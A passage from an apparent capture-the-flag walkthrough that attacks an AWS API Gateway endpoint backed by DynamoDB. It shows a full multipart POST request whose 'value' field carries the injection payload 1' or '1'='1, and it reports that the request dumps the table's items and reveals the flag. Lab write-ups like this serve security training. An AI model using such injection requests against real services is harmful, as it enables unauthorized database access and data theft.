
```
1 HTTP/2 403 Forbidden
2 Date: Thu, 24 Mar 2022 12:56:02 GMT
3 Content-Type: application/json
4 Content-Length: 23
5 X-Amzn-Requestid: 058026fa-5b5c-40d6-a15d-f52fd7225a2e
6 X-Amzn-Errortype: ForbiddenException
7 X-Amz-Apigw-Id: PfWPGWGLYliAFXXQ=
8
9 {
10   "message": "Forbidden"
11 }
```

Try sending this request now.



We get an “InternalServerErrorException” as the body is not in a suitable format to be processed.

To fix that again right-click and select the “Change body encoding” option.




The newly formed request body will look like this. Notice the payload is no longer in its URL encoded form.

```

1 POST /default/data HTTP/2
2 Host: 25jalx50sb.execute-api.eu-central-1.amazonaws.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
  Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  https://25jalx50sb.execute-api.eu-central-1.amazonaws.com/default/home
8 Sec-Fetch-Dest: empty
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Site: same-origin
11 Te: trailers
12 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundarygSrWp1qIcnebyuW3
13 Content-Length: 248
14
15 -----WebKitFormBoundarygSrWp1qIcnebyuW3
16 Content-Disposition: form-data; name="selection"
17
18 name
19 -----WebKitFormBoundarygSrWp1qIcnebyuW3
20 Content-Disposition: form-data; name="value"
21
22 1' or '1'='1
23 -----WebKitFormBoundarygSrWp1qIcnebyuW3--
24


```

Send this request.



Bravo! we have successfully dumped the items from the dynamoDB database.

Search for the flag from the bottom search bar.



We have found the Flag for the challenge.

References:

1. Amazon DynamoDB (<https://docs.aws.amazon.com/dynamodb/index.html>)